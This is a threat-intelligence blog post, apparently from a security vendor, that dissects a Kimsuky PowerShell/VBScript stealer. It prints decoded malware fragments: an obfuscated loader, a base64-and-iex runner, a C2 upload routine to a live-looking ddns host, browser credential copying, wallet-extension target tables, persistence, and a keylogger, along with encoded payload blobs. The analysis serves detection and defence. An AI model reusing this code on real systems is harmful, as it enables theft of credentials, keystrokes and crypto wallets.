# Inside Kimsuky's Latest Cyberattack: Analyzing Malicious Scripts and Payloads

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Kimsuky, also known as "**Black Banshee**," a North Korean APT group active at least from 2012, is believed to be state-sponsored. Their cyber espionage targets countries like South Korea, Japan, and the U.S. Their tactics include phishing, malware infections (RATs, backdoors, wiper malware), supply chain attacks, lateral movement within networks and data exfiltration.

Recently, we came across IOCs of this APT's latest attack shared in a tweet, which pointed to a ZIP file containing the actual payloads. In this blog, we will analyse the infection chain and conduct a deep dive into the examination of these payloads. We will also explore how the malware operates, its behaviour, and the techniques used to execute the attack.




Fig.1.Tweet.

Inside the ZIP file, there are four files: a VBScript, a PowerShell script, and two encoded text files. These encoded text files contain obfuscated data, which, with further analysis, could provide crucial insights into the malware's behaviour and objectives. Below are the figures showing the encoded content of the two text files, which we will decode and analyse to uncover the next steps in the attack chain.

Name	Date modified	Туре	Size
1.log	15-03-2025 11:40 AM	Text Document	26 KB
👜 1.ps1	02-09-2024 08:04 AM	Windows PowerS	1 KB
🜋 1.vbs	16-09-2024 10:03 AM	VBScript Script File	5 KB
2.log	02-10-2024 06:00 PM	Text Document	5 KB

Fig.2.Inside Zip file.

JG1kID0qKEd1dC1DaW1JbnN0YW5jZSAtQ2xhc3NOYW11IFdpbjMyX0JJT1MpL1N1cmlhbE5 1QDQpOZXctSXRlbSAtUGF0aCAiJHRlbXBQYXRoXCRpZCIgLU10ZW1UeXB1IERpcmVjdG9ye bXBQYXRoXCRpZCINCiRzZXJ2ZXJ1cmwqPSAiaHR0cDovL3NydmRvd24uZGRucy5uZXQvc2V Y6TE9DQUxBUFBEQVRBDQoNCmlmKCRpZCAtbGlrZSAiKlZNd2FyZSoiKSB7DQoJUmVtb3Z1L ZVwyLmxvZyIqLUZvcmN1DQoJUmVtb3Z1LU10ZW0qLVBhdGqqIiRsb2NhbFBhdGhccGlwZVw. OqLVBhdGqqIiRsb2NhbFBhdGhccGlwZVwxLmxvZyIqLUZvcmN1DQoJUmVtb3Z1LU10ZW0qL cyIqLUZvcmN1DQoJRXhpdA0KfQ0KDQpmdW5jdGlvbiBVcGxvYWRGaWx1IHsNCq1QYXJhbSA xNYW5kYXRvcnk9JFRydWUpXSBbU3RyaW5nXSAkdXBsb2FkVXJsLA0KCQlbUGFyYW1ldGVyK KV0gW1N0cmluZ10gJGZpbGVQYXRoDQoJKQ0KDQoJQWRkLVR5cGUqLUFzc2VtYmx5TmFtZSA QqPSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuSHR0cC5IdHRwQ2xpZW50DQoJJHVwbG9hZFVyb DQoJdHJ5IHsNCqkJJGZpbGVTdHJ1YW0qPSBbU31zdGVtLk1PLkZpbGVdOjpPcGVuUmVhZCq h1bmtTaXplQnl0ZXMqPSAxTUINCqkJCSRidWZmZXIqPSBOZXctT2JqZWN0IGJ5dGVbXSAkY ZGV4ID0qMA0KDQoJCQl3aGlsZSAoKCRieXRlc1JlYWQqPSAkZmlsZVN0cmVhbS5SZWFkKCR kpIC1ndCAwKSB7DQoJCQkJJG11bHRpcGFydENvbnRlbnQqPSBOZXctT2JqZWN0IFN5c3Rlb YUNvbnRlbnQNCqkJCQkkZmlsZUNvbnRlbnQqPSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuSHR 8uTWVtb3J5U3RyZWFtXTo6bmV3KCRidWZmZXJbMC4uKCRieXRlc1J1YWQqLSAxKV0pKQ0KC bnRlbnRUeXBlID0gW1N5c3RlbS50ZXQuSHR0cC5IZWFkZXJzLk11ZGlhVH1wZUh1YWRlc1Z RldC1zdHJlYW0iKQ0KCQkJCSRtdWx0aXBhcnRDb250ZW50LkFkZCqkZmlsZUNvbnRlbnQsI

Fig.3.Encoded data of "1.log".

ZnVuY3Rpb24gS2V5bG9nIHsNCqkkaWQqPSAoR2V0LUNpbUluc3RhbmNlIC1DbGFzc05hbWUgV2luM: oJJHRlbXBQYXRoID0qJGVudjpURU1QDQoJJHN0b3J1UGF0aCA9ICIkdGVtcFBhdGhcJGlkIq0KCSR: ay5sb2ciDQoJJGtleSA9ICIiDQoJJGNsaXBiID0gIiINCgkkb2xkY2xpcGIgPSAiIg0KCSRvbGR3aN xlID0gIiINCg0KCWlmICgoVGVzdC1QYXRoICRsb2dQYXRoKSAtZXEgJGZhbHN1KSB7TmV3LU10ZW0( JHNpZ25hdHVyZXMgPSBAJw0KCVtEbGxJbXBvcnQoInVzZXIzMi5kbGwiLCBDaGFyU2V0PUNoYXJTZ 10cnVlKV0NCglwdWJsaWMgc3RhdGljIGV4dGVybiBzaG9ydCBHZXRBc3luY0tleVN0YXRlKGludCB; bEltcG9ydCqidXNlcjMyLmRsbCIsIENoYXJTZXQ9Q2hhclNldC5BdXRvKV0NCqlwdWJsaWMqc3Rhd( 9hcmRTdGF0ZShieXRlW10ga2V5c3RhdGUpOw0KCVtEbGxJbXBvcnQoInVzZXIzMi5kbGwiLCBDaGF cHVibGljIHN0YXRpYyBleHRlcm4qaW50IE1hcFZpcnR1YWxLZXkodWludCB1Q29kZSwqaW50IHVNY; J1c2VyMzIuZGxsIiwqQ2hhclNldD1DaGFyU2V0LkF1dG8pXQ0KCXB1YmxpYyBzdGF0aWMqZXh0ZXJu VmlydEtleSwqdWludCB3U2NhbkNvZGUsIGJ5dGVbXSBscGtleXN0YXR1LCBTeXN0ZW0uVGV4dC5Tdl BpbnQqY2NoQnVmZiwqdWludCB3RmxhZ3MpOw0KCVtEbGxJbXBvcnQoInVzZXIzMi5kbGwiKV0NCiA eHRlcm4gSW50UHRyIEdldEZvcmVncm91bmRXaW5kb3coKTsNCiAgICAgUCAgW0RsbEltcG9ydCgid JvciA9IHRydWUpXQ0KICAqICAqICBwdWJsaWMqc3RhdGljIGV4dGVybiBpbnQqR2V0V2luZG93VGV LlRleHQuU3RyaW5nQnVpbGRlciB0ZXh0LCBpbnQqY291bnQpOw0KJ0ANCiAqICANCiAqICAkQVBJII luaXRpb24gJHNpZ25hdHVyZXMgLU5hbWUgJ1dpbjMyJyAtTmFtZXNwYWN1IEFQSSAtUGFzc1RocnUI bWJseU5hbWUgU31zdGVtLldpbmRvd3MuRm9ybXMNCg0KICAgIHRyeSB7DQoJd2hpbGUgKCR0cnV1K xpc2Vjb25kcyA1MA0KCQkka2V5ID0gIiINCgkJJGNsaXBiID0gR2V0LUNsaXBib2FyZCAtUmF3DQo، KSB7DQoJCQkkY2xpcGIqPSAkY2xpcGIuVHJpbSqpDQoJCX0NCqkJaWYoJGNsaXBiIC1uZSAkb2xkY 0qIjw8IiArICRjbGlwYiArICI+PiINCqkJCXRyeSB7DQoJCQkJJGNvbnRlbnQqfCBPdXQtRmlsZSAt cGVuZCAtTm90ZXdsaW51IA0KCQkJCSRvbGRjbGlwYiA9ICRjbGlwYq0KCQkJfSBjYXRjaCB7DQoJC( Rhc2NpaSA9IDg7ICRhc2NpaSAtbGUgMjU00yAkYXNjaWkrKykgew0KCQkkc3RhdGUgPSAkQVBJ0jpl aSkNCgkJaWYgKCRzdGF0ZSAtZXEgLTMyNzY3KSB7DQoJCQkkaGFuZGx1ID0gJEFQSTo6R2V0Rm9yZI Fig.4.Encoded data of "2.log".

In the 1.vbs file, the obfuscated script uses the chr() and CLng() functions to dynamically generate characters and execute commands. This obfuscation technique helps the script bypass signature-based detection methods, ensuring that it remains hidden during execution.

At the end of the script, the generated characters together form a command that is executed. This command likely runs the 1.ps1 PowerShell script passing 1.log as an argument to it.

```
Dim ss
Set oShell = CreateObject ("WScript.shell")
ss = chr(CLng("&H12f6a")-77575)
ss = ss \& chr(CLng("&H16110") - 90275)
ss = ss \& chr(-87806 + CLng("&H15762"))
ss = ss \& chr(CLng("&H17da4") - 97668)
ss = ss \& chr(CLng("&Hf531")-62722)
ss = ss \& chr(CLnq("&H292a")-10439)
ss = ss \& chr(896288/CLng("&H6d69"))
ss = ss \& chr(9473607/CLng("&H175cd"))
ss = ss & chr(9612700/CLng("&H1777f"))
ss = ss \& chr(CLng("&H5f70")-24400)
ss = ss & chr(1806633/CLng("&H9627"))
ss = ss \& chr(CLng("&H11be3") - 72575)
ss = ss & chr(928096/CLng("&H714b"))
ss = ss \& chr(CLng("&H100a9")-65668)
ss = ss & chr(917136/CLng("&H212c"))
         Fig.5. Script in "1.Vbs" file to generate characters.
```




Fig.6. Deobfuscated command to run "1.ps1".

In the 1.ps1 file, the script contains a function to decode base64-encoded data found in the 1.log file and executes the script.

```
param (
     [string]$FileName
)
$content = Get-Content $FileName -Raw
$plain = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content))
iex $plain
```

Fig.7. Script in "1.ps1" file.

```
$id = (Get-CimInstance -ClassName Win32_BIOS).SerialNumber
$tempPath = $env:TEMP
New-Item -Path "$tempPath\$id" -ItemType Directory -Force
$storePath = "$tempPath\$id"
$serverurl = "http://srvdown.ddns.net/service3/"
$localPath = $env:LOCALAPPDATA

if($id -like "*VMware*") {
    Remove-Item -Path "$localPath\pipe\2.log" -Force
    Remove-Item -Path "$localPath\pipe\1.ps1" -Force
    Remove-Item -Path "$localPath\pipe\1.log" -Force
    Remove-Item -Path "$localPath\pipe\1.log" -Force
    Remove-Item -Path "$localPath\pipe\1.vbs" -Force
    Exit
}
```

Fig.8. "1.log" file after decoding.

The 1.ps1 script then collects the BIOS serial number, a unique identifier of the compromised system. This serial number is then used to create a new directory within the system's temp folder, ensuring that the attack-related files are stored in a machine-specific location which is shown in Fig.8.

Being a VMAware sample, the script determines if it is running in a VM, if yes, it will delete all four files involved in the attack (1.vbs, 1.ps1, 1.log, and any payload files stored in the serial number named directory), effectively aborting its execution which is shown in Fig.8.

This script contains 11 functions that outline the further steps in the malware's operation, including data exfiltration, Coin information stealing, and Command-and-Control (C2) communication execution. These functions represent the core of the attack, allowing the malware to perform its objectives and establish a connection with the attacker.

# 1. UploadFile ()

In the upload function, it uploads the data exfiltrated as a file to the server in chunks of 1MB, ensuring it can handle large files. It waits for the server's response; if it gets a "200" status, it proceeds with the execution. Otherwise, it terminates the execution. It sends each chunk via an HTTP POST request and checks for success with each loop.

```
function UploadFile {
    Param (
          [Parameter(Position=0, Mandatory=$True)] [String] $uploadUrl,
          [Parameter(Position=1, Mandatory=$True)] [String] $filePath
)
```

Fig.9. UploadFile function.

#### 2. Unprotect-Data ()

In the unprotect-data function, it takes the encrypted data from the browser paths of Edge, Firefox, Chrome, and Naver Whale, decodes that data and stores it into a file.

Fig.10. Unprotect-Data function.

#### 3. GetExWFile ()

In the GetExWFile function, it checks for the crypto wallet extensions mentioned in the following three hash tables. If it finds any of those wallets, it takes the ".ldb" and ".log" files of those extensions for exfiltration purposes and stores them in the destination folder specified by "\$Storepath".

```
function GetExWFile {
            param (
            [Parameter (Mandatory = $true)]
            [string] $browser,
            [string]$filePath,
            [string] $profileName
                  Fig.11. GetExWFile function.
$hashTable = 0{
    "nkbihfbeogaeaoehlefnkodbefgpgknn" = "meta"
    "egjidjbpglichdcondbcbdnbeeppgdph" = "trust"
    "ibnejdfjmmkpcnlpebklmnkoeoihofec" = "tron"
    "aholpfdialjgjfhomihkjbmgjidlcdno" = "exod"
    "fhbohimaelbohpjbbldcngcnapndodjp" = "binan"
    "mcohilncbfahbmqdjkbpemcciiolqcqe" = "okx"
    "bfnaelmomeimhlpmgjnjophhpkkoljpa" = "phant"
    "ejbalbakoplchlqhecdalmeeeajnimhm" = "emeta"
    "pbpjkcldjiffchqbbndmhojiacbqflha" = "eokx"
    "opfgelmcmbiajamepnmloijbpoleiama" = "rainb"
    "phkbamefinggmakgklpkljjmgibohnba" = "pontem"
    "dmkamcknogkgcdfhhbddcghachkejeap" = "keplr"
                    Fig.12. Hash Table1.
```

```
$hashTable2 = @{
    "bhhhlbepdkbapadjdnnojkbgioiodbic" = "solf"
    "jblndlipeogpafnldhgmapagcccfchpi" = "kaia"
    "fpkhqmpbidmiogeglndfbkeqfdlnajnf" = "cosmos"
    "onhogfjeacnfoofkfqppdlbmlmnplqbn" = "subwal"
    "pdliaogehgdbhbnmkklieghmmjkpigpa" = "bybit"
    "acmacodkjbdgmoleebolmdjonilkdbch" = "rabby"
    "aflkmfhebedbjioipglgcbcmnbpgliof" = "backpa"
    "fnjhmkhhmkbjkkabndcnnogagogbneec"
                                        = "ronin"
    "ppbibelpcjmhbdihakflkdcoccbgbkpo" = "unisat"
    "anokqmphncpekkhclmingpimjmcooifb" = "compas"
    "dlcobpjiiqpikoobohmabehhmhfoodbb" = "argent"
    "efbglgofoippbgcjepnhiblaibcnclgk" = "martia"
    "ejjladinnckdgjemekebdpeokbikhfci" = "petra"
    "fcfcfllfndlomdhbehjjcoimbgofdncg" = "leacos"
    "jnlgamecbpmbajjfhmmmlhejkemejdma" = "braav"
    "fijngjgcjhjmmpcmkeiomlglpeiijkld" = "talis"
    "mkpeqjkblkkefacfnmkajcjmabijhclq" = "maqic"
    "aeachknmefphepccionboohckonoeemg" = "coin98"
    "idnnbdplmphpflfnlkomgpfbpcgelopg" = "xverse"
    "dmkamcknogkgcdfhhbddcghachkejeap" = "keplr"
    "nnpmfplkfogfpmcngplhnbdnnilmcdcg" = "unisw"
    "bfnaelmomeimhlpmgjnjophhpkkoljpa" = "phant"
                   Fig.13. Hash Table2.
\frac{1}{2}
    "opcqpfmipidbqpenhmajoajpbobppdil" = "sui"
    "hnfanknocfeofbddgcijnmhnfnkdnaad" = "cobas"
    "kkpllkodjeloidieedojogacfhpaihoh" = "enkr"
                   Fig.14. Hash Table3.
```

# 4.GetBrowserData ()

In the getbrowserdata() function, it verifies if any of *Edge, Firefox, Chrome, and Naver Whale is currently running to extract* user profile data such as *cookies, login info, bookmarks, and web data*. It also stops the browser before collecting information about the installed extensions and cache data, such as *webcacheV01.dat*, for each browser. For some of the browsers, it also performs decryption to access encrypted keys and retrieve sensitive data, which is then stored along with the decrypted master key of encryption.

```
if (Test-Path $profilePath) {
    # $destpath = "$storePath\Edge_" + $profileDir.Name + "_Cookies"
# Copy-Item -Path "$profilePath\Network\Cookies" -Destination $destpath
SilentlyContinue

$destpath = "$storePath\Edge_" + $profileDir.Name + "_LoginData"
Copy-Item -Path "$profilePath\Login Data" -Destination $destpath -Error.
$destpath = "$storePath\Edge_" + $profileDir.Name + "_Bookmark"
Copy-Item -Path "$profilePath\Bookmarks" -Destination $destpath -Error.

# $destpath = "$storePath\Edge_" + $profileDir.Name + "_WebData"
# Copy-Item -Path "$profilePath\Bookmarks" -Destination $destpath -Error.
```

Fig.15. Content inside Get Browser Data ().

#### 5.Init ()

In the Init() function, it collects detailed information about the system hardware, disk and volume details, network adapter status, and a list of all installed programs, including their version, publisher, and installation date. These details are then saved into a text file called "info.txt".

Fig.16. Init function.

#### 6.Download file ()

The download file function downloads any file based on the C2 command.

#### 7.CreateFileList()

The create\_file\_list() function checks all the drives in the system for specific extensions and name patterns, and stores the results in the path "\$storepath/filelist.txt".

Fig.20. Searching name patterns.

#### 8.RegisterTask ()

It creates persistence for the files "1.log" and "1.vbs".

```
function RegisterTask {
    #$execpath = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden
    $localPath\pipe\1.ps1 -FileName $localPath\pipe\1.log"
    $execpath = "$localPath\pipe\1.vbs"
    Fig.21. Persistence.
```

#### 9.Send ()

The send () function uploads all the collected information to the server after compressing the data into a ZIP file named "init.zip". It then renames the ZIP file to "init.dat" and deletes all backup files from the system after uploading.

```
function Send {
    Compress-Archive -Path $storePath -DestinationPath "$temp
    Rename-Item -Path "$tempPath\init.zip" -NewName "init.dat
    $url = $serverurl + "?id=$id"
    $result = UploadFile $url "$tempPath\init.dat"
    Start-Sleep -Seconds 1
    if ($result -eq $true) {
        Remove-Item -Path "$storePath\*"
        Remove-Item -Path "$tempPath\init.dat"
}
```

Fig.22. Send function.

# 10.Get-ShortcutTargetPath () andRecentFiles ()

It checks all the ".lnk" files in the Recent folder and stores all the target paths, which are retrieved with the help of the Get-ShortcutTargetPath function. This information is then saved to the text file "recent.txt".

```
function Get-ShortcutTargetPath {
    param (
        [string] $shortcutPath
        Fig.23. Get-ShortcutTargetPath function.
```

#### 11. Work ()

The work function handles the execution of C2 commands along with uploading files and writing files to the system. It enters an infinite loop, sleeping for 600 seconds (10 minutes) before uploading the "k.log" file, which was generated from the execution of the "2.log" file. After uploading, it deletes the file from the system.

Fig.26. C2 Command execution.

This is the flow of execution of the above functions in this attack, where it executes another PowerShell command that invokes the "2.log" file, which performs keylogging.

```
RegisterTask
Init
RecentFiles
GetBrowserData
CreateFileList
Send
Start-Process powershell -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File $localPath\pipe\1.psl
-FileName $localPath\pipe\2.log" -NoNewWindow
Work
```

Fig.27. Flow of execution of functions and command to execute "2.log".

```
function Keylog {
    $id = (Get-CimInstance -ClassName Win32_BIOS).
    $tempPath = $env:TEMP
    $storePath = "$tempPath\$id"
    $logPath = "$storePath\k.log"
    $key = ""
    $clipb = ""
    $oldclipb = ""
    $oldwintitle = ""
    $wintitle = ""
```

The above figure.28 shows the "2.log" file after decoding. It contains a script for importing all the Windows API functions required for detecting key presses, getting window titles, and managing keyboard states. It performs actions such as clipboard monitoring, keystroke monitoring, and window title logging.

Fig.28. "2.log" after decoding.

```
try {
while ($true) {
    Start-Sleep -Milliseconds 50
    $key = ""
    $clipb = Get-Clipboard -Raw
    if ($clipb -ne $null) {
        $clipb = $clipb.Trim()
    if($clipb -ne $oldclipb) {
        $content = "<<" + $clipb + ">>"
        try {
             $content | Out-File -FilePath $logPath -Append -NoNewline
             $oldclipb = $clipb
        } catch {
    }
                       Fig.29. Code for clipboard monitoring.
if ($state -eq -32767) {
    $handle = $API::GetForegroundWindow()
    $title = New-Object -TypeName System.Text.StringBuilder -ArgumentList 256
    $API::GetWindowText($handle, $title, $title.Capacity)
    $wintitle = "`r`n`r`n" + $title.ToString() + "`r`n"
    if($wintitle -ne $oldwintitle) {
        try {
            $wintitle | Out-File -FilePath $logPath -Append -NoNewline
            $oldwintitle = $wintitle
        } catch {
```

```
switch ($ascii) {
 \{\$ -eq 8\} \{ \$key = "\{BSPACE\}" \}
 \{\$\_ -eq 9\} \{ \$key = "\{TAB\}" \}
 \{\$\_ -eq \ 13\} \ \{ \$key = "\{ENTER\}" \}
 \{\$ - eq 16\} \{ \$ key = "\{SHIFT\}" \}
 \{\$\_ -eq 17\} \{ \$key = "\{CTRL\}" \}
 \{\$\_ -eq \ 18\} \ \{ \$key = "\{ALT\}" \}
 \{\$ - eq 27\} \{ \$ key = "\{ESC\}" \}
 \{\$\_ -eq 37\} \{ \$key = "\{LEFT\}" \}
 \{\$ - \text{eq } 38\} \ \{ \$ \text{key} = "\{\text{UP}\}" \} 
 \{\$ - eq 39\} \{ \$ key = "\{RIGHT\}" \}
 \{\$\_ -eq 40\} \{ \$key = "\{DOWN\}" \}
 \{\$ - eq 91\} \{ \$ key = "\{WinKey\}"\}
 \{\$\_ -eq 20\} \{ \$key = "\{CAPS\}"\}
 \{\$\_ -eq 42\} \{ \$key = "\{PRT\}"\}
 \{\$ - \text{eq } 46\} \ \{ \$ \text{key} = "\{DEL\}" \}
 \{\$\_ -eq 112\} \{ \$key = "\{F1\}"\}
 \{\$\_ -eq 113\} \{ \$key = "\{F2\}"\}
 \{\$ - \text{eq } 114\} \ \{ \$ \text{key} = "\{F3\}" \}
 \{\$\_ -eq 115\} \{ \$key = "\{F4\}"\}
 \{\$ - eq 116\} \{ \$ key = "\{F5\}" \}
 \{\$ - eq 117\} \{ \$ key = "\{F6\}" \}
 \{\$\_ -eq 118\} \{ \$key = "\{F7\}"\}
 \{\$ - eq 119\} \{ \$ key = "\{F8\}"\}
            Fig.31.Keystroke monitoring.
```

Malicious activities by this stealer discussed here could be considered the groundwork to understand the victim and the further C2 commands from the attacker could cause further damage.

As we can see, threat actors are employing techniques that are time consuming, interlinked multi component based to become more evasive. Compared to other stealers, this one is mainly focused on network related information which could be used for active reconnaissance. As the stealer is aiming at the user's sensitive information, protecting yourself with a reputable security product such as K7 Antivirus is necessary in today's world. We at K7 Labs provide detection for such kinds of stealers at different stages of infection and all the latest threats.

# **IOCs**

Name	Hash	<b>Detection Name</b>
1.vbs	CE4549607E46E656D8E019624D5036C1	Trojan ( 0001140e1 )
1.ps1	1119A977A925CA17B554DCED2CBABD85	Trojan ( 0001140e1 )
1.log	64677CAE14A2EC4D393A81548417B61B	Trojan ( 0001140e1 )

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